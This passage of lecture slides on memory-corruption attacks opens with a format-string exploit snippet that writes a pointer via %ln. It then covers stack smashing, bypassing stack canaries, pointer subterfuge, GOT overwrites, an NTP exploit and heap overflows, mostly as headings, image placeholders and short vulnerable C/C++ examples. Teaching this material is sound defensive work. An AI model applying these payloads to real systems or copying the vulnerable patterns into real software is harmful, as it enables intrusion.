 * %ln to store a long.
 */
fputs("%c%c%c%c%c%c%c%c%c%.4196157u%ln", stdout);
/* include 5 bytes of padding to make current location
 * in buffer match where on the stack printf will be reading.
 */
fputs("?????", stdout);
void *ptr = (void*) 0x601038;
/* write pointer value, which will include \0s */
fwrite(&ptr, 1, sizeof(ptr), stdout);
fputs("\n", stdout);
```

stack smashing: the tricky parts

construct machine code that works in any executable

- same tricks as writing relocatable virus code
- usual idea: just execute shell (command prompt)

construct machine code that's valid input


- machine code usually flexible enough

finding location of return address

- fixed offset from buffer


finding location of inserted machine code

guessed return-to-stack




simpler overflow: stack


highest address (stack started here)




simpler overflow: stack



stack canary




stack canary




skipping the canary


highest address (stack started here)



skipping the canary



skipping the canary



pointer subterfuge

```
void f2b(void *arg, size_t len) {
    char buffer[100];
    long val = ...; /* assume on stack */
    long *ptr = ...; /* assume on stack */
    memcpy(buff, arg, len); /* overwrite ptr? */
    *ptr = val; /* arbitrary memory write! */
}
```


adapted from Pincus and Baker, Figure 2

pointer subterfuge


```
void f2b(void *arg, size_t len) {
    char buffer[100];
    long val = ...; /* assume on stack */
    long *ptr = ...; /* assume on stack */
    memcpy(buff, arg, len); /* overwrite ptr? */
    *ptr = val; /* arbitrary memory write! */
}
```

adapted from Pincus and Baker, Figure 2


attacking the GOT




attacking the GOT



attacking the GOT




C++ inheritence: memory layout




NTP exploit picture


```
memmove((char *)datapt, dp, (unsigned)dlen);
```




vulnerable stack layout




vulnerable stack layout



vulnerable stack layout




vulnerable stack layout




heap overflow: adjacent allocations

```
class V {
  char buffer[100];
public:
  virtual void ...;
  ...
};
...
V *first = new V(...);
V *second = new V(...);
strcpy(first->buffer,
       attacker_controlled);
```




heap overflow: adjacent allocations

```
class V {
   char buffer[100];
public:
   virtual void ...;
   ...
};
...
V *first = new V(...);
V *second = new V(...);
strcpy(first->buffer,
       attacker_controlled);
```




heap smashing

```
char *buffer = malloc(100);
...
strcpy(buffer, attacker_supplied);
...
free(buffer);
free(other_thing);
...
```



